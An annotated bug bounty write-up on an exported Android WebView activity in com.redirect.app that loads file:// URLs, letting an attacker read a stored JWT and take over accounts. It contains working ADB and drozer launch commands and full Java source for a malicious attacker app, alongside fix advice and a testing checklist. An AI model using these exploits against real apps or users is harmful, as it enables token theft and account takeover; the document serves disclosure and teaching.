With S1().getSettings().setAllowFileAccess(true); and a JWT stored in SharedPreferences, the two issues chain into account takeover. A JWT, or JSON Web Token, is a signed piece of text that a server gives you after login; the app sends it with later requests to prove who you are. If someone else gets a copy of it, they can act as you. The researcher describes three ways to do it.
First: with ADB
The token path in SharedPreferences is data/data/com.redirect.app/shared_prefs/OK_PREF.xml, so the command is:
adb shell am start -n com.redirect.app/com.redirect.ui.activities.MigrateTo_redirect_WebViewActivity -e MIGRATION_URL_BUNDLE 'file:///data/data/com.redirect.app/shared_prefs/OK_PREF.xml'
Line by line: this is the same am start command as before, but the extra value is now a file:// address pointing at the app's own SharedPreferences file. Because the WebView has file access enabled, it opens that file as if it were a web page, and the token inside it is displayed.
Note: you are now running command as root, so you should check if the activity was exported
Root means having full administrator rights on the device. With root, ADB can read any app's private folder, so this route proves the file is readable but does not by itself prove that a normal attacker could do it. That is why the researcher reminds you to check whether the activity is exported: the exported flag is what makes the attack possible without root.
Second: with drozer
drozer does not have root permission, so it is an alternative to the ADB route. The generic form is:
run app.activity.start --component <package_name> <fully_qualified_activity_name> --extra <extra_Type> <extra_key> <extra_value>
Line by line:
run app.activity.startis the drozer module that starts an activity.--component <package_name> <fully_qualified_activity_name>names the target screen.--extra <extra_Type> <extra_key> <extra_value>adds an extra of the given type, here a string, with its key and value.
Applied here:
run app.activity.start --component com.redirect.app com.redirect.ui.activities.MigrateTo_redirect_WebViewActivity --extra string MIGRATION_URL_BUNDLE 'file:///data/data/com.redirect.app/shared_prefs/OK_PREF.xml'
This does the same thing as the ADB command, but through drozer, which runs with the permissions of a normal app rather than root.
Third: a malicious app
An Android app was built in Android Studio to carry out the exploit. This is the main activity:
package com.attcker.exploit_webview; import androidx.appcompat.app.AppCompatActivity; import android.content.Intent; import android.util.Log; import android.view.View; import android.widget.Button; import android.os.Bundle; import android.content.ComponentName; import android.graphics.Bitmap; import android.graphics.Canvas; import android.graphics.Rect; import android.os.Environment; import android.view.ViewGroup; import androidx.appcompat.app.AppCompatActivity; import java.io.File; import java.io.FileOutputStream; import java.io.IOException; public class MainActivity extends AppCompatActivity { @Override protected void onCreate(Bundle savedInstanceState) { super.onCreate(savedInstanceState); setContentView(R.layout.activity_main); Button mButton = (Button) findViewById(R.id.button); mButton.setOnClickListener(new View.OnClickListener() { @Override public void onClick(View view) { Intent launch=new Intent(Intent.ACTION_SEND); launch.setClassName("com.redirect.app","com.redirect.ui.activities.MigrateTo_redirect_WebViewActivity"); launch.putExtra("MIGRATION_URL_BUNDLE", "file:///data/data/com.redirect.app/shared_prefs/OK_PREF.xml"); startActivity(launch); }
Line by line:
- The
packageline names the attacker app, and theimportlines bring in the Android classes it needs. public class MainActivity extends AppCompatActivitydeclares the app's main screen.onCreateruns when the screen opens. It calls the parent'sonCreate, thensetContentView(R.layout.activity_main)loads the screen's layout.Button mButton = (Button) findViewById(R.id.button);finds the button in that layout.mButton.setOnClickListener(...)attaches code that runs when the button is tapped.- Inside the click handler,
Intent launch=new Intent(Intent.ACTION_SEND);creates an Intent. launch.setClassName("com.redirect.app","com.redirect.ui.activities.MigrateTo_redirect_WebViewActivity");points it at the vulnerable screen in the target app.launch.putExtra("MIGRATION_URL_BUNDLE", "file:///data/data/com.redirect.app/shared_prefs/OK_PREF.xml");adds the extra with thefile://address of the token file.startActivity(launch);starts the target screen.
After the victim installs and runs the app, a button named "Hack_Me" starts the exploit when clicked.
Note: we didn't need the button but i added it as I’m a hacker :D
Triaged
Rewarded
Triaged means the program's team has reviewed the report and confirmed it is a real issue worth working on. Rewarded means a bounty was paid.
Why it worked
The exported activity accepts an arbitrary URL through the MIGRATION_URL_BUNDLE string extra and loads it in a WebView that has both JavaScript enabled and file access enabled. Because the activity is exported, any app on the device, or ADB, can start it with an attacker-chosen URL. JavaScript execution in that WebView gives script injection and open redirect, and file access lets the WebView load file:// URLs, including the app's own SharedPreferences XML where the JWT is stored. The insecure storage of the token in SharedPreferences turns the file read into account takeover.
What an attacker could do
An attacker who can start the exported activity can phish credentials with a fake login form rendered inside the trusted app, execute JavaScript in the WebView, redirect the user, and read the JWT from the app's private SharedPreferences, leading to account takeover. The researcher notes the ADB command runs as root, so the exported check matters there. The report's timeline records severity changed from Critical to High on 1 June 2023, accepted the same day, and a bounty awarded on 12 June 2023.
How to fix it
The report does not describe a fix. The settings that should change are the ones identified: do not enable file access on a WebView that loads attacker-influenced URLs, and do not expose an activity that accepts an arbitrary URL unless the caller is trusted.
What to look for in other apps
- Look for exported activities that accept a URL string extra and load it in a WebView. A positive result is the activity starting from ADB or drozer with an attacker URL and rendering it.
- Check WebView settings for
setJavaScriptEnabled(true)together withsetAllowFileAccess(true). A positive result is afile://URL loading local content in the WebView. - Inspect SharedPreferences for tokens or other secrets. A positive result is a token readable from
data/data/<package>/shared_prefs/. - Check
res/values/strings.xmlfor Firebase URLs and append/.json. A positive result is a JSON response containing data rather than a disabled-database error. - Try drozer
app.activity.startagainst exported components to confirm reachability without root.
Glossary
- Account takeover: logging in as someone else without their password, usually by stealing their login token.
- Activity: a single screen in an Android app, such as a login screen or a settings page.
- ADB (Android Debug Bridge): a command-line tool that lets a computer talk to an Android device or emulator.
- APK: the file format of an Android app, the thing you download and install.
- Bug bounty program: a scheme where a company pays independent testers for reporting security problems.
- Bundle: a container for data passed between Android components.
- Cross-site scripting (XSS): getting your own JavaScript to run inside a page or app that the victim trusts.
- Deep link: a link that opens a specific screen inside an app rather than a website.
- drozer: a testing framework that sends messages to Android app components from outside to see how they respond.
- Dynamic analysis: testing an app by running it and watching what it does.
- Emulator: a program that pretends to be a phone on your computer.
- Exported activity: a screen that the app allows other apps to start.
- Firebase: a Google service that gives apps a hosted database.
- HTML: the language web pages are written in.
- Intent: the message object Android uses to start screens and pass data between components.
- jadx-gui: a program that turns an APK back into readable source code.
- JavaScript: the programming language that web pages run in the browser.
- JSON: a plain text format for structured data.
- JWT (JSON Web Token): a signed piece of text a server gives you after login, which proves who you are on later requests.
- Manifest: the file inside an Android app that lists its components and permissions.
- NoxPlayer: an Android emulator for the PC.
- Open redirect: when an app or site will send the user to any address it is given.
- Package name: the unique identifier of an Android app on the phone.
- Phishing: tricking someone into typing their credentials into a fake page.
- Root: full administrator rights on an Android device.
- SharedPreferences: Android's simple storage for small key-value data, kept in an XML file in the app's private folder.
- Static analysis: testing an app by reading its code without running it.
- StringExtra: a piece of text attached to an Intent, with a key and a value.
- Token: a piece of data that proves who you are, sent with requests after login.
- Triaged: the state of a report after the program's team has reviewed and confirmed it.
- WebView: a small browser built into an app that shows web pages inside the app's own window.



